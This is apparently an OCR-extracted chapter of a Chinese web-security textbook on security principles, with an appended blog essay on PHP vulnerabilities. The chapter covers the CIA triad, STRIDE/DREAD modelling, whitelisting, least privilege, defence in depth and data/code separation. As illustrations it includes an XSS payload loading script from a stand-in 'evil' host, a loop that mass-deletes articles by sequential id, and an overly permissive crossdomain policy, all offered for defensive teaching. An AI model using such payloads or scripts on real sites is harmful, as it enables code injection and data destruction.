1.4　破除迷信，没有银弹

在解决安全问题的过程中，不可能一劳永逸，也就是说“没有银弹”。

一般来说，人们都会讨厌麻烦的事情，在潜意识里希望能够让麻烦越远越好。而安全，正是一件麻烦的事情，而且是无法逃避的麻烦。任何人想要一劳永逸地解决安全问题，都属于一相情愿，是“自己骗自己”，是不现实的。

安全是一个持续的过程。

自从互联网有了安全问题以来，攻击和防御技术就在不断碰撞和对抗的过程中得到发展。从微观上来说，在某一时期可能某一方占了上风；但是从宏观上来看，某一时期的攻击或防御技术，都不可能永远有效，永远用下去。这是因为防御技术在发展的同时，攻击技术也在不断发展，两者是互相促进的辩证关系。以不变的防御手段对抗不断发展的攻击技术，就犯了刻舟求剑的错误。在安全的领域中，没有银弹。

很多安全厂商在推销自己产品时，会向用户展示一些很美好的蓝图，似乎他们的产品无所不能，购买之后用户就可以睡得安稳了。但实际上，安全产品本身也需要不断地升级，也需要

有人来运营。产品本身也需要一个新陈代谢的过程，否则就会被淘汰。在现代的互联网产品中，自动升级功能已经成为一个标准配置，一个有活力的产品总是会不断地改进自身。

微软在发布 Vista 时，曾信誓旦旦地保证这是有史以来最安全的操作系统。我们看到了微软的努力，在 Vista 下的安全问题确实比它的前辈们（Windows XP、Windows 2000、Windows 2003 等）少了许多，尤其是高危的漏洞。但即便如此，在 2008 年的 Pwn2own 竞赛上，Vista 也被黑客们攻击成功。Pwn2own 竞赛是每年举行的让黑客们任意攻击操作系统的一次盛会，一般黑客们都会提前准备好 0day 漏洞的攻击程序，以求在 Pwn2own 上一举夺魁。

黑客们在不断地研究和寻找新的攻击技术，作为防御的一方，没有理由不持续跟进。微软近几年在产品的安全中做得越来越好，其所推崇的安全开发流程，将安全检查贯穿于整个软件生命周期中，经过实践检验，证明这是一条可行的道路。对每一个产品，都要持续地实施严格的安全检查，这是微软通过自身的教训传授给业界的宝贵经验。而安全检查本身也需要不断更新，增加针对新型攻击方式的检测与防御方案。

1.5　安全三要素

既然安全方案的设计与实施过程中没有银弹，注定是一个持续进行的过程，那么我们该如何开始呢？其实安全方案的设计也有着一定的思路与方法可循，借助这些方法，能够理清我们的思路，帮助我们设计出合理、优秀的解决方案。

因为信任关系被破坏，从而产生了安全问题。我们可以通过信任域的划分、信任边界的确定，来发现问题是在何处产生的。这个过程可以让我们明确目标，那接下来该怎么做呢？

在设计安全方案之前，要正确、全面地看待安全问题。

要全面地认识一个安全问题，我们有很多种办法，但首先要理解安全问题的组成属性。前人通过无数实践，最后将安全的属性总结为安全三要素，简称 CIA

安全三要素是安全的基本组成元素，分别是**机密性（Confidentiality）、完整性（Integrity）、可用性（Availability）。**

机密性要求保护数据内容不能泄露，加密是实现机密性要求的常见手段。

比如在前文的例子中，如果文件不是放在抽屉里，而是放在一个透明的玻璃盒子里，那么虽然外人无法直接取得文件，但因为玻璃盒子是透明的，文件内容可能还是会被人看到，所以不符合机密性要求。但是如果给文件增加一个封面，掩盖了文件内容，那么也就起到了隐藏的效果，从而满足了机密性要求。可见，我们在选择安全方案时，需要灵活变通，因地制宜，没有一成不变的方案。

完整性则要求保护数据内容是完整、没有被篡改的。常见的保证一致性的技术手段是数字

签名。

传说清朝康熙皇帝的遗诏，写的是“传位十四子”，被当时还是四阿哥的胤禛篡改了遗诏，变成了“传位于四子”。姑且不论传说的真实性，在故事中，对这份遗诏的保护显然没有达到完整性要求。如果在当时有数字签名等技术，遗诏就很难被篡改。从这个故事中也可以看出数据的完整性、一致性的重要意义。


可用性要求保护资源是“随需而得”。

假设一个停车场里有 100 个车位，在正常情况下，可以停 100 辆车。但是在某一天，有个坏人搬了 100 块大石头，把每个车位都占用了，停车场无法再提供正常服务。在安全领域中这种攻击叫做拒绝服务攻击，简称 DoS（Denial of Service）。拒绝服务攻击破坏的是安全的可用性。

在安全领域中，最基本的要素就是这三个，后来还有人想扩充这些要素，增加了诸如**可审计性、不可抵赖性**等，但最最重要的还是以上三个要素。在设计安全方案时，也要以这三个要素为基本的出发点，去全面地思考所面对的问题。

1.6　如何实施安全评估

有了前面的基础，我们就可以正式开始分析并解决安全问题了。一个安全评估的过程，可以简单地分为 4 个阶段：资产等级划分、威胁分析、风险分析、确认解决方案。



安全评估的过程

一般来说，按照这个过程来实施安全评估，在结果上不会出现较大的问题。这个实施的过程是层层递进的，前后之间有因果关系。

如果面对的是一个尚未评估的系统，那么应该从第一个阶段开始实施；如果是由专职的安全团队长期维护的系统，那么有些阶段可以只实施一次。在这几个阶段中，上一个阶段将决定下一个阶段的目标，需要实施到什么程度。

1.6.1　资产等级划分

资产等级划分是所有工作的基础，这项工作能够帮助我们明确目标是什么，要保护什么。


我们前面提到安全三要素时，机密性和完整性都是与数据相关的，在可用性的定义里，笔者则用到了“资源”一词。“资源”这个概念描述的范围比数据要更加广阔，但很多时候，资源的可用性也可以理解为数据的可用性。

在互联网的基础设施已经比较完善的今天，互联网的核心其实是由用户数据驱动的——用户产生业务，业务产生数据。互联网公司除了拥有一些固定资产，如服务器等死物外，最核心的价值就是其拥有的用户数据，所以——

互联网安全的核心问题，是数据安全的问题。

这与我们做资产评估又有什么关系呢？有，因为对互联网公司拥有的资产进行等级划分，就是对数据做等级划分。有的公司最关心的是客户数据，有的公司最关心的是员工资料信息，根据各自业务的不同，侧重点也不同。做资产等级划分的过程，需要与各个业务部门的负责人一一沟通，了解公司最重要的资产是什么，他们最看重的数据是什么。通过访谈的形式，安全部门才能熟悉、了解公司的业务，公司所拥有的数据，以及不同数据的重要程度，为后续的安全评估过程指明方向。

当完成资产等级划分后，对要保护的目标已经有了一个大概的了解，接下来就是要划分信任域和信任边界了。通常我们用一种最简单的划分方式，就是从网络逻辑上来划分。比如最重要的数据放在数据库里，那么把数据库的服务器圈起来；Web 应用可以从数据库中读/写数据，并对外提供服务，那再把 Web 服务器圈起来；最外面是不可信任的 Internet。



简单网站信任模型

这是最简单的例子，在实际中会遇到比这复杂许多的情况。比如同样是两个应用，互相之间存在数据交互业务，那么就要考虑这里的数据交互对于各自应用来说是否是可信的，是否应该在两个应用之间划一个边界，然后对流经边界的数据做安全检查。

1.6.2　威胁分析

信任域划好之后，我们如何才能确定危险来自哪里呢？在安全领域里，我们把可能造成危害的来源称为威胁（Threat），而把可能会出现的损失称为风险（Risk）。风险一定是和损失联系在一起的，很多专业的安全工程师也经常把这两个概念弄混，在写文档时张冠李戴。现在把这两个概念区分好，有助于我们接下来要提到的“威胁建模”和“风险分析”两个阶段，这两个阶段的联系是很紧密的。

什么是威胁分析？威胁分析就是把所有的威胁都找出来。怎么找？一般是采用头脑风暴法。当然，也有一些比较科学的方法，比如使用一个模型，帮助我们去想，在哪些方面有可能会存在威胁，这个过程能够避免遗漏，这就是威胁建模。

在本书中介绍一种威胁建模的方法，它最早是由微软提出的，叫做 STRIDE 模型。

STRIDE 是 6 个单词的首字母缩写，我们在分析威胁时，可以从以下 6 个方面去考虑。

威　　胁	定　　义	对应的安全属性
Spoofing（伪装）	冒充他人身份	认证
Tampering（篡改）	修改数据或代码	完整性
Repudiation（抵赖）	否认做过的事情	不可抵赖性
InformationDisclosure（信息泄露）	机密信息泄露	机密性
Denial of Service（拒绝服务）	拒绝服务	可用性
Elevation of Privilege（提升权限）	未经授权获得许可	授权

在进行威胁分析时，要尽可能地不遗漏威胁，头脑风暴的过程可以确定攻击面（Attack Surface）。

在维护系统安全时，最让安全工程师沮丧的事情就是花费很多的时间与精力实施安全方案，但是攻击者却利用了事先完全没有想到的漏洞（漏洞的定义：系统中可能被威胁利用以造成危害的地方。）完成入侵。这往往就是由于在确定攻击面时，想的不够全面而导致的。

以前有部老电影叫做《智取华山》，是根据真实事件改编的。1949 年 5 月中旬，打响了“陕中战役”，国民党保安第 6 旅旅长兼第 8 区专员韩子佩率残部 400 余人逃上华山，企图凭借“自古华山一条道”的天险负隅顽抗。路东总队决定派参谋刘吉尧带侦察小分队前往侦察，刘吉尧率领小分队，在当地村民的带领下，找到了第二条路：爬悬崖！克服种种困难，最终顺利地完成了任务。战后，刘吉尧光荣地出席了全国英模代表大会，并被授予“全国特等战斗英雄”荣誉称号。

我们用安全眼光来看这次战斗。国民党部队在进行“威胁分析”时，只考虑到“自古华山一条道”，所以在正路上布重兵，而完全忽略了其他的可能。他们“相信”其他道路是不存在的，这是他们实施安全方案的基础，而一旦这个信任基础不存在了，所有的安全方案都将化作浮云，从而被共产党的部队击败。

所以威胁分析是非常重要的一件事情，很多时候还需要经常回顾和更新现有的模型。可能存在很多威胁，但并非每个威胁都会造成难以承受的损失。一个威胁到底能够造成多大的危害，如何去衡量它？这就要考虑到风险了。我们判断风险高低的过程，就是风险分析的过程。在“风险分析”这个阶段，也有模型可以帮助我们进行科学的思考。

1.6.3　风险分析

风险由以下因素组成：

```
Risk = Probability * Damage Potential
```

影响风险高低的因素，除了造成损失的大小外，还需要考虑到发生的可能性。地震的危害很大，但是地震、火山活动一般是在大陆板块边缘频繁出现，比如日本、印尼就处于这些地理位置，因此地震频发；而在大陆板块中心，若是地质结构以整块的岩石为主，则不太容易发生地震，因此地震的风险就要小很多。我们在考虑安全问题时，要结合具体情况，权衡事件发生的可能性，才能正确地判断出风险。

如何更科学地衡量风险呢？这里再介绍一个 DREAD 模型，它也是由微软提出的。DREAD 也是几个单词的首字母缩写，它指导我们应该从哪些方面去判断一个威胁的风险程度。

等　级	高(3)	中(2)	低(1)
Damage Potential	获取完全验证权限；执行管理员操作；非法上传文件	泄露敏感信息	泄露其他信息
Reproducibility	攻击者可以随意再次攻击	攻击者可以重复攻击，但有时间限制	攻击者很难重复攻击过程
Exploitability	初学者在短期内能掌握攻击方法	熟练的攻击者才能完成这次攻击	漏洞利用条件非常苛刻
Affected users	所有用户，默认配置，关键用户	部分用户，非默认配置	极少数用户，匿名用户

Discoverability	漏洞很显眼，攻击条件很容易获得	在私有区域，部分人能看到，需要深入挖掘漏洞	发现该漏洞极其困难

在 DREAD 模型里，每一个因素都可以分为高、中、低三个等级。在上表中，高、中、低三个等级分别以 3、2、1 的分数代表其权重值，因此，我们可以具体计算出某一个威胁的风险值。

以《智取华山》为例，如果国民党在威胁建模后发现存在两个主要威胁：第一个威胁是从正面入口强攻，第二个威胁是从后山小路爬悬崖上来。那么，这两个威胁对应的风险分别计算如下：

走正面的入口：

```
Risk = D(3) + R(3) + E(3) + A(3) + D(3) = 3+3+3+3+3=15
```

走后山小路：

```
Risk = D(3) + R(1) + E(1) + A(3) + D(1) = 3+1+1+3+1=9
```

如果我们把风险高低定义如下：

```
高危：12～15分          中危：8～11分          低危：0～7分
```

那么，正面入口是最高危的，必然要派重兵把守；而后山小路竟然是中危的，因此也不能忽视。之所以会被这个模型判断为中危的原因，就在于一旦被突破，造成的损失太大，失败不起，所以会相应地提高该风险值。

介绍完威胁建模和风险分析的模型后，我们对安全评估的整体过程应该有了一个大致的了解。在任何时候都应该记住——模型是死的，人是活的，再好的模型也是需要人来使用的，在确定攻击面，以及判断风险高低时，都需要有一定的经验，这也是安全工程师的价值所在。类似 STRIDE 和 DREAD 的模型可能还有很多，不同的标准会对应不同的模型，只要我们觉得这些模型是科学的，能够帮到我们，就可以使用。但模型只能起到一个辅助的作用，最终做出决策的还是人。

1.6.4　设计安全方案

安全评估的产出物，就是安全解决方案。解决方案一定要有针对性，这种针对性是由资产等级划分、威胁分析、风险分析等阶段的结果给出的。

设计解决方案不难，难的是如何设计一个好的解决方案。设计一个好的解决方案，是真正考验安全工程师水平的时候。

很多人认为，安全和业务是冲突的，因为往往为了安全，要牺牲业务的一些易用性或者性能，笔者不太赞同这种观点。从产品的角度来说，安全也应该是产品的一种属性。一个从未考虑过安全的产品，至少是不完整的。

比如，我们要评价一个杯子是否好用，除了它能装水，能装多少水外，还要思考这个杯子

内壁的材料是否会溶解在水里，是否会有毒，在高温时会不会熔化，在低温时是否易碎，这些问题都直接影响用户使用杯子的安全性。

对于互联网来说，安全是要为产品的发展与成长保驾护航的。我们不能使用“粗暴”的安全方案去阻碍产品的正常发展，所以应该形成这样一种观点：没有不安全的业务，只有不安全的实现方式。产品需求，尤其是商业需求，是用户真正想要的东西，是业务的意义所在，在设计安全方案时应该尽可能地不要改变商业需求的初衷。

作为安全工程师，要想的就是如何通过简单而有效的方案，解决遇到的安全问题。安全方案必须能够有效抵抗威胁，但同时不能过多干涉正常的业务流程，在性能上也不能拖后腿。

好的安全方案对用户应该是透明的，尽可能地不要改变用户的使用习惯。

微软在推出 Windows Vista 时，有一个新增的功能叫 UAC，每当系统里的软件有什么敏感动作时，UAC 就会弹出来询问用户是否允许该行为。这个功能在 Vista 众多失败的原因中是被人诟病最多的一个。如果用户能够分辨什么样的行为是安全的，那么还要安全软件做什么？同样的问题出现在很多主动防御的桌面安全保护软件中，它们动辄弹出个对话框询问用户是否允许目标的行为，这是非常荒谬的用户体验。

好的安全产品或模块除了要兼顾用户体验外，还要易于持续改进。一个好的安全模块，同时也应该是一个优秀的程序，从设计上也需要做到高聚合、低耦合、易于扩展。比如 Nmap 的用户就可以自己根据需要写插件，实现一些更为复杂的功能，满足个性化需求。

最终，一个优秀的安全方案应该具备以下特点：

- 能够有效解决问题；
- 用户体验好；
- 高性能；
- 低耦合；
- 易于扩展与升级。

关于产品安全性的问题，在本书的“互联网业务安全”一章中还会继续深入阐述。

1.7　白帽子兵法

在上节讲述了实施安全评估的基本过程，安全评估最后的产出物就是安全方案，但在具体设计安全方案时有什么样的技巧呢？本节将讲述在实战中可能用到的方法。

1.7.1　Secure By Default 原则

在设计安全方案时，最基本也最重要的原则就是“Secure by Default”。在做任何安全设计时，都要牢牢记住这个原则。一个方案设计得是否足够安全，与有没有应用这个原则有很大的关系。实际上，“Secure by Default”原则，也可以归纳为白名单、黑名单的思想。如果更多地使用白名单，那么系统就会变得更安全。

1.7.1.1　黑名单、白名单

比如，在制定防火墙的网络访问控制策略时，如果网站只提供 Web 服务，那么正确的做法是只允许网站服务器的 80 和 443 端口对外提供服务，屏蔽除此之外的其他端口。这是一种“白名单”的做法；如果使用“黑名单”，则可能会出现问题。假设黑名单的策略是：不允许 SSH 端口对 Internet 开放，那么就要审计 SSH 的默认端口：22 端口是否开放了 Internet。但在实际工作过程中，经常会发现有的工程师为了偷懒或图方便，私自改变了 SSH 的监听端口，比如把 SSH 的端口从 22 改到了 2222，从而绕过了安全策略。

又比如，在网站的生产环境服务器上，应该限制随意安装软件，而需要制定统一的软件版本规范。这个规范的制定，也可以选择白名单的思想来实现。按照白名单的思想，应该根据业务需求，列出一个允许使用的软件以及软件版本的清单，在此清单外的软件则禁止使用。如果允许工程师在服务器上随意安装软件的话，则可能会因为安全部门不知道、不熟悉这些软件而导致一些漏洞，从而扩大攻击面。

在 Web 安全中，对白名单思想的运用也比比皆是。比如应用处理用户提交的富文本时，考虑到 XSS 的问题，需要做安全检查。常见的 XSS Filter 一般是先对用户输入的 HTML 原文作 HTML Parse，解析成标签对象后，再针对标签匹配 XSS 的规则。这个规则列表就是一个黑白名单。如果选择黑名单的思想，则这套规则里可能是禁用诸如<script>、<iframe>等标签。但是黑名单可能会有遗漏，比如未来浏览器如果支持新的 HTML 标签，那么此标签可能就不在黑名单之中了。如果选择白名单的思想，就能避免这种问题——在规则中，只允许用户输入诸如<a>、<img>等需要用到的标签。对于如何设计一个好的 XSS 防御方案，在“跨站脚本攻击”一章中还会详细讲到，不在此赘述了。

然而，并不是用了白名单就一定安全了。有朋友可能会问，作者刚才讲到选择白名单的思想会更安全，现在又说不一定，这不是自相矛盾吗？我们可以仔细分析一下白名单思想的本质。在前文中提到：“安全问题的本质是信任问题，安全方案也是基于信任来做的”。选择白名单的思想，基于白名单来设计安全方案，其实就是信任白名单是好的，是安全的。但是一旦这个信任基础不存在了，那么安全就荡然无存。

在 Flash 跨域访问请求里，是通过检查目标资源服务器端的 crossdomain.xml 文件来验证是否允许客户端的 Flash 跨域发起请求的，它使用的是白名单的思想。比如下面这个策略文件：

```
<cross-domain-policy>
<allow-access-from domain="*.taobao.com"/>
<allow-access-from domain="*.taobao.net"/>
<allow-access-from domain="*.taobaocdn.com"/>
<allow-access-from domain="*.tbcdn.cn"/>
<allow-access-from domain="*.allyes.com"/>
</cross-domain-policy>
```

指定了只允许特定域的 Flash 对本域发起请求。可是如果这个信任列表中的域名变得不可信了，那么问题就会随之而来。比如：

```
<cross-domain-policy>
<allow-access-from domain="*"/>
</cross-domain-policy>
```

通配符“*”，代表来自任意域的 Flash 都能访问本域的数据，因此就造成了安全隐患。所以在选择使用白名单时，需要注意避免出现类似通配符“*”的问题。

1.7.1.2　最小权限原则

Secure By Default 的另一层含义就是“最小权限原则”。最小权限原则也是安全设计的基本原则之一。最小权限原则要求系统只授予主体必要的权限，而不要过度授权，这样能有效地减少系统、网络、应用、数据库出错的机会。

比如在 Linux 系统中，一种良好的操作习惯是使用普通账户登录，在执行需要 root 权限的操作时，再通过 sudo 命令完成。这样能最大化地降低一些误操作导致的风险；同时普通账户被盗用后，与 root 帐户被盗用所导致的后果是完全不同的。

在使用最小权限原则时，需要认真梳理业务所需要的权限，在很多时候，开发者并不会意识到业务授予用户的权限过高。在通过访谈了解业务时，可以多设置一些反问句，比如：您确定您的程序一定需要访问 Internet 吗？通过此类问题，来确定业务所需的最小权限。

1.7.2　纵深防御原则

与 Secure by Default 一样，Defense in Depth（纵深防御）也是设计安全方案时的重要指导思想。

纵深防御包含两层含义：首先，要在各个不同层面、不同方面实施安全方案，避免出现疏漏，不同安全方案之间需要相互配合，构成一个整体；其次，要在正确的地方做正确的事情，即：在解决根本问题的地方实施针对性的安全方案。

某矿泉水品牌曾经在广告中展示了一滴水的生产过程：经过十多层的安全过滤，去除有害物质，最终得到一滴饮用水。这种多层过滤的体系，就是一种纵深防御，是有立体层次感的安全方案。

纵深防御并不是同一个安全方案要做两遍或多遍，而是要从不同的层面、不同的角度对系统做出整体的解决方案。我们常常听到“木桶理论”这个词，说的是一个桶能装多少水，不是取决于最长的那块板，而是取决于最短的那块板，也就是短板。设计安全方案时最怕出现短板，

木桶的一块块板子，就是各种具有不同作用的安全方案，这些板子要紧密地结合在一起，才能组成一个不漏水的木桶。

在常见的入侵案例中，大多数是利用 Web 应用的漏洞，攻击者先获得一个低权限的 webshell，然后通过低权限的 webshell 上传更多的文件，并尝试执行更高权限的系统命令，尝试在服务器上提升权限为 root；接下来攻击者再进一步尝试渗透内网，比如数据库服务器所在的网段。

在这类入侵案例中，如果在攻击过程中的任何一个环节设置有效的防御措施，都有可能导致入侵过程功亏一篑。但是世上没有万能灵药，也没有哪种解决方案能解决所有问题，因此非常有必要将风险分散到系统的各个层面。就入侵的防御来说，我们需要考虑的可能有 Web 应用安全、OS 系统安全、数据库安全、网络环境安全等。在这些不同层面设计的安全方案，将共同组成整个防御体系，这也就是纵深防御的思想。

纵深防御的第二层含义，是要在正确的地方做正确的事情。如何理解呢？它要求我们深入理解威胁的本质，从而做出正确的应对措施。

在 XSS 防御技术的发展过程中，曾经出现过几种不同的解决思路，直到最近几年 XSS 的防御思路才逐渐成熟和统一。

XSS 防御技术的发展过程

在一开始的方案中，主要是过滤一些特殊字符，比如：

<<笑傲江湖>>　　会变成　　笑傲江湖

尖括号被过滤掉了。

但是这种粗暴的做法常常会改变用户原本想表达的意思，比如：

1<2　　可能会变成　　1 2

造成这种“乌龙”的结果就是因为没有“在正确的地方做正确的事情”。对于 XSS 防御，对系统取得的用户输入进行过滤其实是不太合适的，因为 XSS 真正产生危害的场景是在用户的浏览器上，或者说服务器端输出的 HTML 页面，被注入了恶意代码。只有在拼装 HTML 时输出，系统才能获得 HTML 上下文的语义，才能判断出是否存在误杀等情况。所以“在正确

的地方做正确的事情”，也是纵深防御的一种含义——必须把防御方案放到最合适的地方去解决 （XSS 防御的更多细节请参考“跨站脚本攻击”一章。）

近几年安全厂商为了迎合市场的需要，推出了一种产品叫 UTM，全称是“统一威胁管理”（Unified Threat Management）。UTM 几乎集成了所有主流安全产品的功能，比如防火墙、VPN、反垃圾邮件、IDS、反病毒等。UTM 的定位是当中小企业没有精力自己做安全方案时，可以在一定程度上提高安全门槛。但是 UTM 并不是万能药，很多问题并不应该在网络层、网关处解决，所以实际使用时效果未必好，它更多的是给用户买个安心。

对于一个复杂的系统来说，纵深防御是构建安全体系的必要选择。

1.7.3 数据与代码分离原则

另一个重要的安全原则是数据与代码分离原则。这一原则广泛适用于各种由于“注入”而引发安全问题的场景。

实际上，缓冲区溢出，也可以认为是程序违背了这一原则的后果——程序在栈或者堆中，将用户数据当做代码执行，混淆了代码与数据的边界，从而导致安全问题的发生。

在 Web 安全中，由“注入”引起的问题比比皆是，如 XSS、SQL Injection、CRLF Injection、X-Path Injection 等。此类问题均可以根据“数据与代码分离原则”设计出真正安全的解决方案，因为这个原则抓住了漏洞形成的本质原因。

以 XSS 为例，它产生的原因是 HTML Injection 或 JavaScript Injection，如果一个页面的代码如下：

```
<html>
<head>test</head>
<body>
$var
</body>
</html>
```

其中 $var 是用户能够控制的变量，那么对于这段代码来说：

```
<html>
<head>test</head>
<body>

</body>
</html>
```

就是程序的代码执行段。

而

```
$var
```

就是程序的用户数据片段。

如果把用户数据片段 $var 当成代码片段来解释、执行，就会引发安全问题。

比如，当$var 的值是：

```
<script  src=http://evil></script>
```

时，用户数据就被注入到代码片段中。解析这段脚本并执行的过程，是由浏览器来完成的——浏览器将用户数据里的<script>标签当做代码来解释——这显然不是程序开发者的本意。

根据数据与代码分离原则，在这里应该对用户数据片段 $var 进行安全处理，可以使用过滤、编码等手段，把可能造成代码混淆的用户数据清理掉，具体到这个案例中，就是针对 <、> 等符号做处理。

有的朋友可能会问了：我这里就是要执行一个<script>标签，要弹出一段文字，比如：“你好!”，那怎么办呢？

在这种情况下，数据与代码的情况就发生了变化，根据数据与代码分离原则，我们就应该重写代码片段：

```
<html>
<head>test</head>
<body>
<script>
alert("$var1");
</script>
</body>
</html>
```

在这种情况下，<script>标签也变成了代码片段的一部分，用户数据只有 $var1 能够控制，从而杜绝了安全问题的发生。

1.7.4　不可预测性原则

前面介绍的几条原则：Secure By Default，是时刻要牢记的总则；纵深防御，是要更全面、更正确地看待问题；数据与代码分离，是从漏洞成因上看问题；接下来要讲的“**不可预测性**”原则，则是从克服攻击方法的角度看问题。

微软的 Windows 系统用户多年来深受缓冲区溢出之苦，因此微软在 Windows 的新版本中增加了许多对抗缓冲区溢出等内存攻击的功能。微软无法要求运行在系统中的软件没有漏洞，因此它采取的做法是让漏洞的攻击方法失效。比如，使用 DEP 来保证堆栈不可执行，使用 ASLR 让进程的栈基址随机变化，从而使攻击程序无法准确地猜测到内存地址，大大提高了攻击的门槛。经过实践检验，证明微软的这个思路确实是有效的——即使无法修复 code，但是如果能够使得攻击的方法无效，那么也可以算是成功的防御。

微软使用的 ASLR 技术，在较新版本的 Linux 内核中也支持。在 ASLR 的控制下，一个程序每次启动时，其进程的栈基址都不相同，具有一定的随机性，对于攻击者来说，这就是“不

可预测性”。

不可预测性（Unpredictable），能有效地对抗基于篡改、伪造的攻击。我们看看如下场景：

假设一个内容管理系统中的文章序号，是按照数字升序排列的，比如 id=1000, id=1002, id=1003……

这样的顺序，使得攻击者能够很方便地遍历出系统中的所有文章编号：找到一个整数，依次递增即可。如果攻击者想要批量删除这些文章，写个简单的脚本：

```
for (i=0;i<100000;i++){
  Delete(url+"?id="+i);
}
```

就可以很方便地达到目的。但是如果该内容管理系统使用了“不可预测性”原则，将 id 的值变得不可预测，会产生什么结果呢？

id=asldfjaefsadlf, id=adsfalkennffxc, id=poerjfweknfd……

id 的值变得完全不可预测了，攻击者再想批量删除文章，只能通过爬虫把所有的页面 id 全部抓取下来，再一一进行分析，从而提高了攻击的门槛。

不可预测性原则，可以巧妙地用在一些敏感数据上。比如在 CSRF 的防御技术中，通常会使用一个 token 来进行有效防御。这个 token 能成功防御 CSRF，就是因为攻击者在实施 CSRF 攻击的过程中，是无法提前预知这个 token 值的，因此要求 token 足够复杂时，不能被攻击者猜测到。（具体细节请参考“跨站点请求伪造”一章。）

不可预测性的实现往往需要用到加密算法、随机数算法、哈希算法，好好使用这条原则，在设计安全方案时往往会事半功倍。

1.8　小结

本章归纳了笔者对于安全世界的认识和思考，从互联网安全的发展史说起，揭示了安全问题的本质，以及应该如何展开安全工作，最后总结了设计安全方案的几种思路和原则。在后续的章节中，将继续揭示 Web 安全的方方面面，并深入理解攻击原理和正确的解决之道——我们会面对各种各样的攻击，解决方案为什么要这样设计，为什么这最合适？这一切的出发点，都可以在本章中找到本质的原因。

安全是一门朴素的学问，也是一种平衡的艺术。无论是传统安全，还是互联网安全，其内在的原理都是一样的。我们只需抓住安全问题的本质，之后无论遇到任何安全问题（不仅仅局限于 Web 安全或互联网安全），都会无往而不利，因为我们已经真正地懂得了如何用安全的眼光来看待这个世界！

（附）谁来为漏洞买单？[1]

昨天介绍了PHP中is_a()函数功能改变引发的问题[2]，后来发现很多朋友不认同这是一个漏洞，原因是通过良好的代码习惯能够避免该问题，比如写一个安全的__autoload()函数。

我觉得我有必要讲讲一些安全方面的哲学问题，但这些想法只代表我个人的观点，是我的安全世界观。

互联网本来是安全的，自从有了研究安全的人，就变得不安全了。

所有的程序本来也没有漏洞，只有功能，但当一些功能被用于破坏，造成损失时，也就成了漏洞。

我们定义一个功能是否是漏洞，只看后果，而不应该看过程。

计算机用 0 和 1 定义了整个世界，但在整个世界中，并非所有事情都能简单地用“是”或者“非”来判断，漏洞也是如此，因为破坏有程度轻重之分，当破坏程度超过某一临界值时，多数人（注意不是所有人）会接受这是一个漏洞的事实。但事物是变化的，这个临界值也不是一成不变的，“多数人”也不是一成不变的，所以我们要用变化的观点去看待变化的事物。

泄露用户个人信息，比如电话、住址，在以前几乎称不上漏洞，因为没有人利用；但在互联网越来越关心用户隐私的今天，这就变成了一个严重的问题，因为有无数的坏人时刻在想着利用这些信息搞破坏，非法攫取利益。所以，今天如果发现某网站能够批量、未经授权获取到用户个人信息，这就是一个漏洞。

---

1 http://hi.baidu.com/aullik5/blog/item/d4b8c81270601c3fdd54013e.html

2 http://hi.baidu.com/aullik5/blog/item/60d2b5fc2524c30a09244d0c.html

再举个例子。用户登录的 memberID 是否属于机密信息？在以往做信息安全，我们都只知道“密码”、“安全问题”等传统意义上的机密信息需要保护。但是在今天，在网站的业务设计中，我们发现 loginID 也应该属于需要保护的信息。因为 loginID 一旦泄露后，可能会导致被暴力破解；甚至有的用户将 loginID 当成密码的一部分，会被黑客猜中用户的密码或者是黑客通过攻击一些第三方站点（比如 SNS）后，找到同样的 loginID 来尝试登录。

正因为攻击技术在发展，所以我们对漏洞的定义也在不断变化。可能很多朋友都没有注意到，一个业务安全设计得好的网站，往往 loginID 和 nickname（昵称）是分开的。登录 ID 是用户的私有信息，只有用户本人能够看到；而 nickname 不能用于登录，但可以公开给所有人看。这种设计的细节，是网站积极防御的一种表现。

可能很多朋友仍然不愿意承认这些问题是漏洞，那么什么是漏洞呢？在我看来，漏洞只是对破坏性功能的一个统称而已。

但是“漏洞”这顶帽子太大，大到我们难以承受，所以我们不妨换一个角度看，看看是否“应该修补”。语言真是很神奇的东西，很多时候换一个称呼，就能让人的认可度提高很多。

在PHP的 5.3.4 版本中，修补了很多年来万恶的 0 字节截断功能[3]，这个功能被文件包含漏洞利用，酿造了无数“血案”。

我们知道 PHP 中 include/require 一个文件的功能，如果有良好的代码规范，则是安全的，不会成为漏洞。

这是一个正常的 PHP 语言的功能，只是“某一群不明真相的小白程序员”在一个错误的时间、

3 http://www.phpweblog.net/GaRY/archive/2010/12/10/PHP_is_geliavable_now.html

错误的地点写出了错误的代码，使得“某一小撮狡猾的黑客”发现了这些错误的代码，从而导致漏洞。这是操作系统的问题，谁叫操作系统在遍历文件路径时会被 0 字节截断，谁叫 C 语言的 string 操作是以 0 字节为结束符，谁叫程序员写出这么小白的代码，官方文档里已经提醒过了，关 PHP 什么事情，太冤枉了！

我也觉得 PHP 挺冤枉的，但 C 语言和操作系统也挺冤的，我们就是这么规定的，如之奈何？

但总得有人来为错误买单，谁买单呢？写出不安全代码的小白程序员？

No！学习过市场营销方面知识的同学应该知道，永远也别指望让最终用户来买单，就像老百姓不应该为政府的错误买单一样（当然在某个神奇的国度除外）。所以必须得有人为这些不是漏洞，但造成了既成事实的错误负责，我们需要有社会责任感的 owner。

很高兴的是，PHP官方在经历这么多年纠结、折磨、发疯之后，终于勇敢地承担起了这个责任（我相信这是一个很坎坷的心路历程），为这场酿成无数惨案的闹剧画上了一个句号。但是我们仍然悲观地看到，cgi.fix_pathinfo的问题 [4]仍然没有修改默认配置，使用fastcgi的PHP应用默认处于风险中。PHP官方仍然坚持认为这是一个正常的功能，谁叫小白程序员不认真学习官方文件精神！是啊，无数网站付出惨痛学费的正常功能！

